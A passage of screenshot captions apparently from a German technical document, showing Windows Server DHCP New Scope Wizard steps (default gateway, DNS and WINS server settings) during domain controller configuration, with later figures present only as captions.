To add an IP address for a router used by clients, enter the address below.

IP address:

  **Add**

< Back   **Next >**   Cancel

**Abbildung 126:** Konfiguration des Domänen-Controllers 37/67

New Scope Wizard

**Router (Default Gateway)**  
You can specify the routers, or default gateways, to be distributed by this scope.

To add an IP address for a router used by clients, enter the address below.

IP address:

. . .	Add
192.168.160.1	Remove
	Up
	Down

< Back   **Next >**   Cancel

**Abbildung 127:** Konfiguration des Domänen-Controllers 38/67

New Scope Wizard

### Domain Name and DNS Servers

The Domain Name System (DNS) maps and translates domain names used by clients on your network.

You can specify the parent domain you want the client computers on your network to use for DNS name resolution.

Parent domain:

To configure scope clients to use DNS servers on your network, enter the IP addresses for those servers.

Server name:	IP address:	
<input type="text"/>	<input type="text" value="192.168.160.1"/>	<input type="button" value="Add"/>
<input type="button" value="Resolve"/>		<input type="button" value="Remove"/>
		<input type="button" value="Up"/>
		<input type="button" value="Down"/>

< Back **Next >** Cancel

Abbildung 128: Konfiguration des Domänen-Controllers 39/67

New Scope Wizard

### WINS Servers


Computers running Windows can use WINS servers to convert NetBIOS computer names to IP addresses.

Entering server IP addresses here enables Windows clients to query WINS before they use broadcasts to register and resolve NetBIOS names.


Server name:	IP address:	
<input type="text"/>	<input type="text"/>	<input type="button" value="Add"/>
<input type="button" value="Resolve"/>		<input type="button" value="Remove"/>
		<input type="button" value="Up"/>
		<input type="button" value="Down"/>

To change this behavior for Windows DHCP clients modify option 046, WINS/NBT Node Type, in Scope Options.


< Back **Next >** Cancel

**Abbildung 129:** Konfiguration des Domänen-Controllers 40/67**Abbildung 130:** Konfiguration des Domänen-Controllers 41/67






**Abbildung 131:** Konfiguration des Domänen-Controllers 42/67



**Abbildung 132:** Konfiguration des Domänen-Controllers 43/67



**Abbildung 133:** Konfiguration des Domänen-Controllers 44/67




Abbildung 134: Konfiguration des Domänen-Controllers 45/67




Abbildung 135: Konfiguration des Domänen-Controllers 46/67




Abbildung 136: Konfiguration des Domänen-Controllers 47/67




Abbildung 137: Konfiguration des Domänen-Controllers 48/67




Abbildung 138: Konfiguration des Domänen-Controllers 49/67




Abbildung 139: Konfiguration des Domänen-Controllers 50/67




Abbildung 140: Konfiguration des Domänen-Controllers 51/67





Abbildung 141: Konfiguration des Domänen-Controllers 52/67



